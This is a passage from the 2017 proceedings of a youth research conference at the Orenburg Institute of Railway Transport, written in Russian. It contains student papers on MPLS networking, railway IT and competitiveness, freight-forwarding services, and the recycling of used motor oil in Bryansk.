

**МИНИСТЕРСТВО ТРАНСПОРТА РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ АГЕНТСТВО ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА**

**ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«САМАРСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ПУТЕЙ СООБЩЕНИЯ»
Оренбургский институт путей сообщения – филиал СамГУПС**

МОЛОДЕЖНАЯ НАУКА В XXI ВЕКЕ: ТРАДИ- ЦИИ, ИННОВАЦИИ, ВЕКТОРЫ РАЗВИТИЯ

*Материалы
Международной научно-исследовательской конференции
молодых ученых, аспирантов, студентов
и старшеклассников*

5 апреля 2017 г.

Самара – Оренбург
2017

УДК 001.8+374.2+656.2
ББК 74+72+39.2
М 75

Редакционная коллегия
Председатель редакционной коллегии
Попов А.Н. – и.о. директора ОрИПС – филиала СамГУПС

Заместитель председателя:
Маланчева С.Н. – и.о. декана ФВО – структурное
подразделение ОрИПС – филиала СамГУПС

Программный комитет
Попов А.Н. и.о. директора ОрИПС – филиала СамГУПС
Никищенков С.А. проректор по науке и инновациям СамГУПС;
Тарасов Е.М. проректор по связям с производством СамГУПС;
Лабузов В. А. министр образования Оренбургской области;
Гордеева Н.А. начальник Управления образования администрации г. Оренбурга
Новичкова Н.М. и.о. начальника Управления молодежной политики, г. Оренбурга.

Организационный комитет
Егорова Ю.Н. зав. кафедрой ОД ФВО – структурное подразделение ОрИПС – филиала
СамГУПС;
Тяпухин А.П. зав. кафедрой ЛТТ ФВО – структурное подразделение ОрИПС – филиала
СамГУПС;
Вольнов С.В. руководитель структурного подразделения СПО (ОМК) ОрИПС – филиала
СамГУПС;
Грачев П.А. руководитель структурного подразделения СПО (ОТЖТ) ОрИПС – филиала
СамГУПС;
Волошин Е.В. научный сотрудник ОрИПС – филиала СамГУПС;
Малахова О.Ю. доцент кафедры ОД ФВО – структурное подразделение ОрИПС – филиала
СамГУПС.

Конференция состоялась 05 апреля 2017 г. в здании Оренбургского института путей сообщения – филиала СамГУПС по адресу: г. Оренбург, проезд Коммунаров, № 16-18.

М 75 **МОЛОДЕЖНАЯ НАУКА В XXI ВЕКЕ: ТРАДИЦИИ, ИННОВАЦИИ, ВЕКТОРЫ РАЗВИТИЯ.**
Международная научно-исследовательская конференция молодых ученых, аспирантов, студентов и старшеклассников. 05 апреля 2017 г. (2017; Оренбург) [Текст] / редкол.: А.Н. Попов [и др.]. – Самара ; Оренбург : СамГУПС, 2017. – 247 с. ; ил.

В работе конференции приняли участие старшеклассники, студенты, магистры, аспиранты, молодые ученые под руководством учителей, преподавателей, кандидатов наук, доцентов, профессоров не только из Оренбурга и Оренбургская области, но и Гомеля, Бреста (Беларусь), Астаны, Алма-Аты (Казахстан), Уфы, Ставрополя, Хакассии, Саратова, Астрахани, Казани, Санкт-Петербурга, Краснодар, Самары, Новосибирска, Перми, Брянска, Кургана и др.

В материалах конференции рассмотрены проблемы в организации процесса железнодорожных грузовых и пассажирских перевозок; отражены научные исследования в области железнодорожного транспорта, безопасности движения и охраны труда на железнодорожном транспорте, а также научные, информационные и естественнонаучные исследования; обозначены роль и место технических наук в развитии современных технологий.

УДК 001.8+374.2+656.2
ББК 74+72+39.2

Материалы опубликованы в авторской редакции.

© СамГУПС, 2017
© ОрИПС – филиал СамГУПС, 2017

***Приветственное слово участникам
Международной научно-исследовательской конференции
молодых ученых, аспирантов, студентов и старшекурсников
«Молодежная наука в XXI веке: традиции, инновации, векторы развития»***



Уважаемые участники и гости конференции!

Разрешите приветствовать Вас на Международной научно-исследовательской конференции «Молодежная наука в XXI веке: традиции, инновации, векторы развития», традиционно проводимой в Оренбургском институте путей сообщения – филиале СамГУПС, и выразить Вам признательность за участие в ее работе.

На обсуждение нашей конференции вынесены проблемы огромной значимости, решение которых затрагивает интересы науки и производства, связанных с техническим развитием России и мира. Молодое поколение призвано продолжать лучшие отечественные достижения и поднимать престиж нашей Родины. Первоочередная задача сегодня – подготовить новое поколение к управлению делами страны. Важно развить способность самостоятельно мыслить, принимать решения и быть ответственными за результаты собственных действий. Необходимо, чтобы рядом был опытный наставник и педагог, способный оказать поддержку в формировании личности молодого исследователя, в реализации его способностей и талантов; готовый развивать и направлять его самостоятельную деятельность. Для молодого человека, целеустремленного, одарённого, должны быть открыты все двери – потому все мои коллеги понимают конференцию не только как научное открытие, но как путёвку в жизнь.

Участие в конференции все большего количества молодежи свидетельствует о ее актуальности и значимости. Содержание статей и докладов, поступивших на конференцию, указывает на неизменный интерес и желание молодежи заниматься решением тех проблем, которые стоят сегодня перед современной фундаментальной наукой, образованием, транспортной отраслью. Формат конференции позволяет молодым расширить научные горизонты, поделиться своими достижениями, реализовать творческий потенциал.

Искренне желаю вам успешной работы на конференции и новых творческих достижений!

И.о. директора института

А.Н. Попов

Секция 1

Инновационные векторы развития сферы железнодорожного транспорта

ТЕХНОЛОГИЯ MPLS

Абдразакова А.В., Харчикова С.Г.

Оренбургский техникум железнодорожного транспорта - структурное подразделение

ОрИПС - филиала СамГУПС

В 1996 г. группа инженеров из Ipsilon Networks разработала «Протокол управления потоком» (англ. FlowManagementProtocol).

Основанная на этом протоколе технология «Коммутации IP-пакетов» (англ. IP Switching), работающая только поверх упрощенной сети ATM, не получила коммерческого успеха. CiscoSystems разработала похожую технологию «коммутации на основе тегов» (англ. TagSwitching), не ограниченную передачей поверх сети ATM.

Данная технология, впоследствии переименованная в «коммутацию на основе меток» (англ. LabelSwitching), была закрытой разработкой Cisco. Позднее она была передана в Специальную комиссию интернет-разработок (IETF) для открытой стандартизации. [1, С. 5]

Основным преимуществом MPLS (англ. multiprotocol label switching - многопротокольная коммутация по меткам) считается ускорение скорости продвижения пакетов (IP) в ядре сети. Однако существуют и другие, не менее важные, приложения для этой технологии.

MPLS ATM интеграция. Прежде всего, MPLS предоставляет дополнительную возможность соединения IP и ATM-сетей. Считается, что на сегодня это наилучший вариант консолидации сетевой инфраструктуры, содержащей ATM элементы. MPLS и ATM обычно рассматривают как дополняющие друг друга технологии. Возможность развернуть MPLS поверх ATM инфраструктуры практически дает вторую жизнь ATM.

MPLSTrafficEngineering (TE). TrafficEngineering (TE) – это возможность управления направлением прохождения трафика с целью выполнения определенных условий (резервирование каналов, распределение загрузки сети, балансировка и предотвращение перегрузок). Обычные протоколы маршрутизации (IGP протоколы IS-IS, OSPF) предоставляют ограниченные возможности по управлению трафиком на основе метрик составляющих сеть линков. Основным механизмом TE в MPLS – использование однонаправленных туннелей (MPLS TE tunnel) для задания пути прохождения определенного трафика. Например, для одного вида трафика, например высокоприоритетного голосового можно проложить один путь через сеть, а для низкоприоритетного – другой. Так как туннели – однонаправленные, то обратный путь может быть совершенно другим.

Примитивный MPLS TE можно обеспечить, вручную установив туннели, соответствующие требуемым направлениям прохождения трафика. Однако полный комплекс мероприятий MPLS TE выглядит несколько сложнее и условно разбивается на следующие стадии (этапы).

1. Организация MPLS домена.

Имеется определенная сетевая топология, состоящая из набора маршрутизаторов и каналов с определенными свойствами между ними (полоса пропускания и прочее).

2. Наложение ограничений.

В MPLS домене включается механизм TE и описываются минимальные требования к сети: начальные и конечные точки прохождения трафика, графы путей между ними (не обязательно все) и методы вычисления маршрутов по ним (явный или динамический), требуемая полоса пропускания.

3. Изучение параметров сетевой среды.

Для распространения информации о каналах (атрибутах линков) используется механизм расширения протоколов маршрутизации (LinkStateProtocols: IS-IS, OSPF).

В итоге каждый маршрутизатор получает расширенную топологическую информацию о сети, включающую пропускную способность каждого канала связи (линка). Получается база линков и их состояний (свойств) linkstatedatabase.

4. Вычисление путей прохождения трафика в соответствии с административными требованиями и возможностями сети.

На граничных входных (по отношению к потоку трафика) маршрутизаторах выполняется специальный алгоритм ConstrainedBaseAlgorithm, учитывающий политику выбора лучшего пути для LSP туннеля (то есть набор роутеров, через которые передавать трафик): как возможности каналов, так и административные требования (границы MPLS домена, полоса пропускания). Алгоритм перебирает линки (их свойства) и в итоге по меркам вычисляет маршруты (пути) прохождения трафика с учетом накладываемых ограничений. То есть в итоге на входном маршрутизаторе (head-end) конструируются требуемые LSP до выходного маршрутизатора (head-tail) в соответствии с наложенными требованиями на прохождение трафика между ними.

5. Установление путей.

Просчитанные пути устанавливаются в сети с помощью специального протокола сигнализации, который умеет распространять информацию о явном (explicit) маршруте.

Сегодня известно два таких протокола: RSVP-ext и CR-LDP.

MPLS поддерживает два вида явных путей: строгий (strict) с определением всех промежуточных узлов и свободный (loose), когда задается только их часть.

С помощью RSVP ext устанавливается LSP (TE Tunnel) вдоль вычисленного пути. Это автоматическая установка. RSVP использует PATH и RESV сообщения для проброса LSP вдоль рассчитанного пути. При этом согласуются еще и параметры полосы пропускания (AdmissionControl).

6. Установка маршрутов с учетом туннелей TE.

IGP устанавливает маршрут с учетом наличия туннелей (как tunnel интерфейсы). В итоге процесс маршрутизации на входном маршрутизаторе (head-end) просто оперирует LSP туннелями как интерфейсами. А в таблице маршрутов head-end будет маршрут к head-tail с next-hop – TE tunnel.

7. Продвижение пакетов.

С помощью механизма MPLS (LabelStacking) происходит обеспечение необходимого туннелирования и продвижение пакетов. FastReRoute (FRR). Технология FastReRoute (FRR) позволяет временно направить трафик по запасному каналу в обход отказавшего линка на участке пути LSP до тех, пор пока head-end сможет изменить весь LSP. Время восстановления порядка 50 ms. Предварительно конфигурируется запасной туннель (backuptunnel). Контролируется маршрутизаторами на концах отказавшего линка. Используется стекирование меток в случае обхода проблемного участка. [4]

MPLS L3 VPN. MPLS позволяет создавать виртуальные частные сети Layer 3, не прибегая к туннелированию (GRE) и шифрованию (IPsec). MPLS VPN сеть делится на две области: IP сети клиентов и магистраль провайдера. Классическая конструкция MPLS L3 VPN состоит из следующих компонентов: граничные маршрутизаторы провайдера PE, обращенные к клиентскому оборудованию CE, соединены между собой Р маршрутизаторами в MPLS домене. В принципе, Р маршрутизаторов может и не быть, необходимо чтобы обеспечивалась связность между PE. MPLS L3 VPN инфраструктура предполагает обеспечение изоляции распределенных клиентских IP сетей в рамках VPN. То есть обеспечивается только обмен пакетами между IP сетями одной VPN. В рамках MPLS L3 VPN в VPN включается IPv4 клиентские подсети. В пределах одной VPN не допускаются пересекающиеся IPv4 адреса. Однако в разных VPN это допустимо. Отсюда потенциальная неоднозначность для PE маршрутизатора: разные VRF могут содержать одинаковые IPv4 адреса. Для получения уникальных адресов (и соответственно маршрутов), называемых VPN-IPv4, используется идентификатор VPN-

RouteDistinguisher (RD). VPN-IPv4 получается добавлением к IPv4 идентификатора RD. В итоге PE оперирует уникальными VPN-IPv4. Для обмена маршрутной информацией между VRF разных PE используется MP-BGP протокол. MP-BGP оперирует VPN-IPv4 маршрутами.

MPLS L2 VPN. Современные реалии таковы, что конечный потребитель телекоммуникационных услуг начинает мыслить абстрактно и потребности свои выражает в категориях Metro (Ethernet) а не WAN (IP). Поэтому наиболее актуальной становится задача построения VPN Layer 2. Используя MPLS, данную задачу можно решить несколькими способами. Рассмотрим некоторые из них.

GMPLS. В настоящее время, наряду со стандартной коммутацией, в качестве протокола маршрутизации и сигнализации предлагается использование протокола Generalized MPLS (GMPLS). На оптическом уровне данный протокол дает возможность маршрутизировать и передавать потоки данных, основываясь только на длине волны несущего светового сигнала. На сегодня это высшая степень интеграции пакетной технологии и оптической транспортной среды.[2]

На транснациональном уровне технология MPLS побеждает всех своих конкурентов в области передачи данных и интегрированного трафика. Практически все глобальные операторы, включая AT&T, BT, Equant, Cable&Wireless, Infonet, Sonera и Worldcom, построили MPLS-сети и приступили к предоставлению услуг на их базе. Среди передовиков по освоению MPLS на национальном уровне в России стали операторы федерального масштаба, такие как "Транстелеком" и "Эквант", которые построили соответствующие сети и ввели их в коммерческую эксплуатацию. Другие крупнейшие компании: ("Ростелеком"; "Мегафон"(с учётом сетей "Синтерра"); "МТС"; "ВымпелКом"(Билайн); "ТрансТелеКом"(ТТК); "Старт Телеком" и др. , тоже используют технологию MPLS. Также в данный момент идёт реализация проекта по построению MPLS-сети правительства НСО, которая объединит между собой 33 муниципальных района. Данная сеть позволит передавать трафик различных учреждений и сервисов по отдельным маршрутам с заданным качеством обслуживания, при этом используя механизм резервирования. [3]

Помимо сетей крупных операторов, MPLS находит также свой путь в крупных корпоративных сетях организаций, таких как предприятия розничной торговли (Компания "Руссо"; ТИГ "Эльдорадо"; группа компаний "Евросеть"), инвестиционные компании, правительственные органы (Подразделения Министерства по налогам и сборам (МНС) и вооружённые силы, организации здравоохранения ("Ингосстрах"), промышленные предприятия (ООО "ЕвразХолдинг; ОАО "ЛУКОЙЛ"; ОАО "Газпром") др.

Библиографический список:

1. Гольдштейн А.Б., Гольдштейн Б.С. Технологии и протоколы MPLS – БХВ – Санкт-Петербург, 2005. – 304 с.
2. Базовые сервисы технологии MPLS: <http://nag.ru/articles/reviews/15448/bazovyye-servisyi-tehnologii-mpls.html>
3. Олвейн В. Структура и реализация современной технологии MPLS / пер. с англ. – М. : Издательский дом «Вильямс», 2004. – 480 с.
4. Бубенцова Л. В. Технология MPLS. – Одесса : ОНАС им. А. С. Попова, 2010. – 44 с.

ИНФОРМАТИЗАЦИЯ ОТРАСЛИ – ОДНО ИЗ ПРЕИМУЩЕСТВ В КОНКУРЕНЦИИ

Александрова Ю.Н., Андреева Е.Н., Артёмов О.А.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОРИПС - филиала СамГУПС, г. Оренбург*

Конкуренция на транспорте – это соперничество транспортных предприятий за лучшие методы хозяйствования, т.е. за наиболее выгодные условия осуществления перевозок и получение максимальной выгоды. Кроме того, конкуренция на транспорте – это борьба за грузовладельцев и пассажиров, за получение максимально полезного эффекта на основе применения современных, более эффективных технологий, повышения качества перевозок, их надежности и скорости перемещения грузов и пассажиров.

Одним из основных конкурентных преимуществ любого бизнеса является клиентоориентированность. Нет клиента – нет бизнеса. Железные дороги России всегда ориентировались и ориентируются на своих клиентов (пассажиров, грузоотправителей и грузополучателей, а также других участников перевозочного процесса). Остаётся только добавить новые правила и современные подходы, более пристально взглянуть на потребности и ожидания наших клиентов. Не последнюю роль в этом вопросе играют информационные технологии, которые автоматизируют процесс организации грузовых и пассажирских перевозок, а также обеспечивают интерфейс связи с конечным потребителем, будь то электронная продажа билетов, электронная накладная, электронный документ, счёт-фактура и многое другое.

Конкуренция стимулирует предприятия к повышению качества товаров и услуг и вместе с тем заставляет их придерживаться цен на аналогичные товары, которые формируются на рынке. Ценовая конкуренция базируется на получении преимуществ за счет снижения цены, а неценовая проявляется в стремлении предприятий улучшить свое положение на рынке за счет повышения качества своей продукции или услуг и условий их реализации.

Значение железных дорог до сих пор определяется их способностью эффективно и относительно дешево перевозить большие объемы грузов на дальние расстояния. Железнодорожные перевозки отличаются высокими постоянными издержками в связи с большой стоимостью рельсовых путей, подвижного состава, сортировочных станций и депо. При этом переменная часть издержек на железных дорогах невелика.

Взаимодействие различных видов транспорта наиболее наглядно проявляется при организации смешанных перевозок грузов. Абсолютное большинство грузовых перевозок как в нашей стране, так и за рубежом, являются смешанными, поскольку совершаются при использовании двух и более видов транспорта. Например, отечественный железнодорожный транспорт во взаимодействии с автомобильным доставляет 40% всех своих грузов. Морской транспорт выполняет почти все свои перевозки с участием железнодорожного, речного, автомобильного и трубопроводного транспорта. Речной транспорт также активно взаимодействует с другими видами транспорта.

В современных условиях одним из основных элементов эффективной конкурентной борьбы является именно предоставление грузовладельцу ряда дополнительных услуг. Оптимальное сочетание стоимости и качества данных услуг у каждого транспортного предприятия способствует повышению его конкурентного статуса.

Важнейшим средством улучшения позиций железной дороги в настоящий период, является сотрудничество как с другими видами транспорта, так и с промышленными предприятиями. В качестве видов сотрудничества можно выделить создания СФТО.

Для железнодорожного транспорта проблема конкурентоспособности многоплановая. Железнодорожный транспорт участвует в конкуренции между разными видами транспорта. В связи со спадом объемов перевозок на всех видах транспорта в предыдущее десятилетие конкуренция может существенно изменить сложившиеся ранее привычные сферы эффективного применения разных видов транспорта. Так, на первом этапе экономических реформ произошло резкое перераспределение пассажирских перевозок между воздушным и железнодорожным транспортом в пользу последнего.

Оценка результативности работы ОАО «РЖД» складывается под влиянием ряда факторов, причем не всегда зависящих от самой компании. В связи с этим можно выделить две группы факторов: внутренние и внешние.

К внешним факторам можно отнести:

- объем перевозок на рынке;
- структура перевозок по родам грузов;
- уровень цен на потребляемые компанией ресурсы;
- правовое обеспечение деятельности компаний;
- действия конкурентов.

Однако, помимо внешних факторов, от которых зависит прибыль ОАО «РЖД», результативность работы определяют и внутренние параметры компании, оказывающие влияние на

объем перевозимых грузов. Важнейшим среди них является степень соответствия структуры вагонного парка компании структуре перевозок. Сравнительно недавно появилась тенденция к специализации железнодорожных перевозок, что связано со стремлением повысить качество предоставляемых ими услуг. Так появились трехъярусные платформы для перевозки автомобилей, двухъярусные контейнерные платформы, сочлененные вагоны, составы специального назначения. Наличие определенного вида вагонов определяет род перевозимого груза. Поэтому компания ОАО «РЖД», все больше стремится приобретать специализированный подвижной состав, используемый для перевозок высокодоходных грузов. Поскольку, грузоповладельцы предъявляют повышенные требования к качеству перевозок таких грузов, все большее внимание уделяется улучшению транспортного обслуживания клиентов, непосредственно зависящее от качества эксплуатационной работы и, прежде всего, от качества использования подвижного состава.

Главными факторами, влияющими на прибыль компании, являются объем и структура перевозок, ведь именно заявки грузоотправителей на перевозку определенных родов грузов, зависящие от размещения производства, определяют работу железнодорожного транспорта. Для ОАО «РЖД» как публичного перевозчика этот показатель важен вдвойне, поскольку железные дороги планируют свою работу также с учетом объемов перевозок, осуществляемых частными компаниями-операторами. Объем перевозимых ОАО «РЖД» грузов зависит от общего объема перевозок грузов на рынке, ценовой политики, доли компании на рынке и успешности поиска новых объемов, чему способствуют меры по повышению качества обслуживания грузоповладельцев и расширение комплекса предоставляемых услуг.

Важнейшим звеном в решении задачи повышения конкурентоспособности является организация информационного взаимодействия сбытового и перевозочного комплексов на всех уровнях управления, включая взаимодействие со всеми участниками перевозочного процесса. Можно смело заявить, что сегодня в ОАО «РЖД» ИТ являются неотъемлемым технологическим компонентом отрасли.

Высокий уровень требований к эффективности управления перевозками на железнодорожном транспорте определяет потребность в высоком уровне его информатизации. Информационные технологии сегодня становятся не просто средствами поддержки управления, а одним из важнейших элементов инфраструктуры железных дорог. Из разряда вспомогательных средств они перемещаются в класс основных технологий и являются определяющим условием совершенствования управления перевозками. На железных дорогах страны разработан и успешно внедряется комплекс многоцелевых информационных технологий, позволяющий выполнять коммерческие и эксплуатационные процедуры перевозок не без электронного обмена данными, он основывается на отраслевой информационно-телекоммуникационной инфраструктуре, включающей в себя волоконно-оптическую цифровую сеть связи, которая выходит на таможенные терминалы и основные морские порты. Это дает реальную возможность интеграции всех видов транспорта на информационном уровне. В ряду применяемых сегодня на железной дороге автоматизированных систем одной из первых в сбытовом комплексе и уже претерпевших несколько версий своей эволюции является автоматизированная система ЭТРАН. Она предназначена для подготовки и оформления документов для сопровождения железнодорожных перевозок, позволяющая использовать электронно-цифровую подпись для удостоверения подлинности сопроводительных документов, что существенно повысило эффективность процесса обработки документов. Сегодня ЭТРАН – это программно-технический комплекс, обеспечивающая обмен информацией между более чем десятью смежными автоматизированными системами компании, такими как АСОУП, АСУ СТ, ЕК АСУФР, АСУ СТ и др.

В целях дальнейшего расширения применения электронного документооборота в прямом международном железнодорожном сообщении на перевозки частных порожних и гружёных вагонов реализована безбумажная технология оформления электронных перевозочных документов с использованием электронной подписи.

Сегодня информационные технологии – это инструмент повышения эффективности и конкурентоспособности компании. И один недоделанный в ИТ рубль может привести к серьёзным потерям прибыли или поражениям в борьбе за клиента. Поэтому современной компании – такой, как ОАО «РЖД», – необходимо соблюдать простое правило: не экономить на информационных технологиях, а экономить с их помощью.

Библиографический список:

1. Журнал «Железнодорожный транспорт» 9-2016; 6-2016; 8-2016 [с.25-27]
2. Иловыйский Н.Д., Киселёв А.Н. Сервис на транспорте И43 (железнодорожном): Учебник для вузов.- М.: Маршрут, 2003.
3. www.zdt-magazine.ru

ПРЕИМУЩЕСТВА ПОЛЬЗОВАНИЯ УСЛУГАМИ ТРАНСПОРТНО-ЭКСПЕДИЦИОННОГО ОБСЛУЖИВАНИЯ

Амирова А.А., Петров А.В.

Самарский государственный университет путей сообщения

Процесс доставки груза на железнодорожном транспорте, кроме перевозки, включает в себя предварительный и заключительный этапы, которые характеризуются значительным количеством дополнительных операций. Выполнение этих операций требует профессиональной подготовки, эти функции принимают на себя транспортно-экспедиционные компании, работающие на договорной основе, как с перевозчиком, так и с грузовладельцами, тем самым организуя непрерывный процесс транспортно-экспедиционного обслуживания.

Под транспортно-экспедиционным обслуживанием понимается централизованное выполнение дополнительных операций средствами и силами транспортной организации, связанных с начальной и конечной стадиями перевозочного процесса, которые являются необязательными для основного перевозчика и выполняются, как правило, силами и средствами грузоотправителей и грузополучателей.

Транспортные компании, осуществляющие транспортно-экспедиционное обслуживание, называются экспедиторскими. Экспедиторские организации играют большую роль, так как в действительности, заключение сделок напрямую между перевозчиками и грузовладельцами не всегда возможно в связи со сложностью процесса доставки груза.

Анализ работы экспедиторских фирм показывает, что экспедиторы выбирают для грузовладельца маршруты перевозки груза, близлежащие порты, перевозчика, резервируют транспортные средства на определенную дату, переводят на иностранные языки документы, а также контролируют и координируют все последующие операции, обеспечивающие бесперебойное движение груза. Именно экспедитор берет на себя функции по обеспечению начально-конечных операций, контроля за движением партии груза на всём пути её следования, организации перевалки партии с одного вида транспорта на другой при перевозке в смешанном сообщении, таможенного оформления, складирования, хранения грузов. Многие грузовладельцы, работающие с импортными грузами, на момент поступления их товара в порт или на пограничную станцию, не имеют оборотных средств, денежные средства появляются по мере реализации товара. Учитывая то, что железная дорога в современных условиях работает только по предварительной оплате предстоящего объема перевозок, в экспедитор выполняет и функции кредитования таких клиентов.

В теории организации перевозок на железнодорожном транспорте экспедиционные операции подразделяются на:

- транспортные (завоз грузов на станцию отправления и вывоз грузов со станции назначения);
- погрузочно-выгрузочные (погрузка грузов в вагоны, на автотранспортные средства и выгрузка из них);
- сортировка;
- упаковка;

- комплектование мелких отправок и контейнеров, другие;
- экспедиционные (документальное оформление приема груза к перевозке и завоза на станцию, раскредитование перевозочных документов, оформление выдачи и вывоза груза, информирование, оплата провозных платежей и сборов, другие).

Выполнение транспортно-экспедиционных операций может принимать различные формы: местная экспедиция (выполнение операций только в пункте отправления, назначения или в пути следования груза); неполная или частичная экспедиция (обеспечение или выполнение лишь отдельных операций); полное транспортно-экспедиционное обслуживание (выполнение всех функций, связанных с доставкой груза на всем пути следования от склада отправителя до склада получателя).

В целях обеспечения лучшей управляемости и организации всего процесса доставки грузов по схеме «от двери до двери», желательно, что бы как можно больше перевозок осуществлялось с использованием услуг транспортно-экспедиционных предприятий, так как использование услуг транспортной экспедиции имеет ряд преимуществ для всех участников перевозочного процесса:

- наличие большого ассортимента подвижного состава в необходимом качестве и количестве;
- гибкость в переговорах с перевозчиками, в том числе по финансовым вопросам;
- комплексное транспортное обслуживание грузовладельца. Экспедитор может взять на себя весь объем перевозок, как международных, так и внутри страны;
- возможность организации смешанных перевозок, при перевозках несколькими видами транспорта требуется четкое взаимодействие между грузоперевозчиками, так как сбой на одном звене ведет к сбою во всей цепочке;
- доставка небольших партий груза;
- организация претензионной работы при возникновении конфликтных ситуаций;
- кредитование клиентов, для которых содержать специализированное подразделение нерентабельно;
- расширение рыночной доли перевозчиков на рынке транспортных услуг;
- эффект экономии затрат грузовладельца на полную транспортировку груза «от двери до двери», благодаря использованию прогрессивных логистических транспортных технологий;
- дополнительные услуги. К ним относятся услуги по таможенному оформлению, страхованию, информационно-консультационные услуги.

Учитывая сказанное, следует отметить, что будущее за теми транспортно-экспедиторскими компаниями, которые организуют наиболее полный комплекс услуг транспортно-экспедиционного обслуживания. В выигрыше от этого оказываются не только экспедиторы и оптовые продавцы, но и конечные потребители товаров, так как сокращается не только срок доставки товара от производителя до конечного потребителя, но и за счет снижения транспортных затрат конечная цена товара.

Библиографический список:

1. Учебное пособие. Н.Г. Кивал, А.П. Кивал; Дальневосточный государственный технический университет. – Владивосток: Изд-во ДВГТУ, 2009. – 156 с.
2. Китов А.Г., Сироткин А.А. «Основы транспортно-экспедиционного обслуживания» (курсовое проектирование): Учебно-методическое пособие. Н.Новгород: ВГИПУ, 2010. – 74 с.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ОТРАБОТАННОГО МОТОРНОГО МАСЛА В БРЯНСКОЙ ОБЛАСТИ

Анисов С.А., Сиваков В.В.

Брянский государственный инженерно-технологический университет

В настоящее время особую важность приобретает рациональное и экономное расходование нефтепродуктов, в том числе моторных масел. Кроме того, отработанные масла, попадающие в окружающую природную среду, лишь частично удаляются или обезвреживаются в результате природных процессов. Основная же их часть является источником загрязнения почвы, водоемов и атмосферы. Накапливаясь, они приводят к нарушению воспроизводства птиц, рыб и млекопитающих, оказывают вредное воздействие на человека. Таким образом, проблема сбора и утилизации отработанных нефтепродуктов является актуальной, более того, рентабельной и наукоемкой областью, так как при правильной организации процесса регенерации стоимость восстановленных масел на 40-70 % ниже стоимости свежих масел при практически одинаковом их качестве [1, 2].

Кроме проблемы утилизации нефтепродуктов, существуют и проблемы со сбором и утилизацией и других видов отходов автомобильной отрасли: аккумуляторов, шин, пластика и т.д. [3, 4].

Моторное масло - это важный элемент конструкции двигателя. Оно может длительно и надежно выполнять свои функции, обеспечивая заданный ресурс двигателя, только при точном соответствии его свойств тем термическим, механическим и химическим воздействиям, которым масло подвергается в смазочной системе двигателя и на поверхностях смазываемых и охлаждаемых деталей. Взаимное соответствие конструкции двигателя, условий его эксплуатации и свойств масла - одно из важнейших условий достижения высокой надежности двигателей.

Как правило, ресурс масла задается производителем автомобиля и при прохождении планового технического обслуживания (как правило, каждые 15 тыс.км пробега), оно подлежит замене. В Евросоюзе, США и ряде других стран существует жесткое экологическое законодательство, регламентирующие минимизацию вредного воздействия на окружающую среду, в том числе учитывая фактическое состояние моторного масла [5, 6].

На данный момент существует множество организаций, которые занимаются переработкой и утилизацией отработанных моторных масел, а также продают оборудование, необходимое для этого. Ассортимент, представленный на рынке, довольно разнообразен и может удовлетворить потребности, как маленького автосервиса, так и большого автотранспортного предприятия.

Для выяснения состояния вопроса о сборе отработанного масла были проведены исследования, показавшие неоднозначное отношение к проблеме отработанного моторного масла (табл.1).

Таблица 1 – Результаты опроса по использованию отработанного масла

Потребитель	Организация сбора отработанного масла	Направление использования отработанного масла
Официальные автодилеры	имеется	договор с внешней компанией на утилизацию
Независимые крупные и средние автосервисы	имеется	договор с внешней компанией на утилизацию
Гаражные автосервисы	-	слив
Частные автовладельцы	-	слив
Автотранспортные предприятия	имеется в 50% случаев	договор с внешней компанией на утилизацию, использование для смазки
Крупные и средние сельхозпро-	имеется в 50-60% случаев	договор с внешней компани-

изводители		ей на утилизацию, использование для смазки
Мелкие сельхозпроизводители	имеется в 20-25% случаев	использование для смазки, слив

По данным за 2014 год в г. Брянске зарегистрировано около 200 000 автомобилей, из которых 81 % составляют легковые автомобили, 12 % и 2 % грузовики и автобусы соответственно, и 5 % - мототехника и другие средства передвижения. Обслуживание данного парка осуществляют 253 автосервиса, из которых 117 предприятий относятся к крупным.

Для легкового автомобиля в год в среднем требуется 4 л. масла, а для грузового – 54 л. Итого получаем 2 144 000 литров потребляемого моторного масла в год, из которых только 536000 литров (т.е. около 25%) собирается и идет на вторичную переработку. Очевидно, что большая часть отработанного масла просто сбрасывается в окружающую среду.

Количество организаций, занимающихся утилизацией и переработкой отработанного моторного масла, крайне мало. В основном, они расположены в Москве и Московской области (например, «Утильпро» и «Экоинвест»). В Брянской области имеется лишь одна фирма («Экос»), которая официально занимается утилизацией и переработкой отходов, в том числе и отработанного моторного масла.

Утилизация масла может приносить дополнительный доход. Так, стоимость литра отработанного масла в таких организациях оставляет около 2 рублей, поэтому, например, для Брянской области, дополнительная прибыль может достигать до 4,28 млн. рублей.

Как показывает практика, в России, к сожалению, отношение к утилизации отработанного моторного масла еще недостаточно ответственное, что проявляется в отсутствии:

- законов, предусматривающих обязательный сбор отработанного масла, следовательно – сброс в окружающую среду является самым быстрым и дешевым способом избавиться от него;
- сети пунктов для сбора масла от населения;
- стимулирования организаций, занимающихся данной деятельностью. Возникают большие трудности, связанные с покупкой оборудования, а также со сбором и оформлением всех документов;
- точной статистики объемов отработанного масла, так как многие автолюбители производят замену масла не в специализированных мастерских, а в собственном гараже.

Таким образом, для решения данной проблемы необходимо наладить стабильную систему сбора отработанного моторного масла, организовать фирмы и предприятия по его переработке, а также простимулировать эти предприятия на законодательном уровне.

Библиографический список:

1. Сиваков В.В., Быховец И.Д. Экологические аспекты использования отработанного моторного масла // Экология и защита окружающей среды: сб. тез. докл. Междунар. науч.-практ. конф., 19-20 марта 2014 г./под общ. ред. А. Е. Грицук. -Минск: Изд. центр БГУ, 2014. -С.23-26.
2. Сиваков В.В., Анисов С.А. Экономическая необходимость использования отработанных моторных масел на автосервисном предприятии // Экономика и эффективность организации производства. 2015. № 22. С. 86-89.
3. Иванченко Д.Г., Сиваков В.В. Проблема утилизации пластика, используемого в автомобиле // Альтернативные источники энергии в транспортно-технологическом комплексе: проблемы и перспективы рационального использования. 2016. Т. 3. № 3 (6). С. 310-313.
4. Сиваков В.В., Гульцев Е.С. Эколого-экономические проблемы утилизации отработанных автомобильных шин // Экономика и эффективность организации производства. 2015. № 22. С. 90-93.
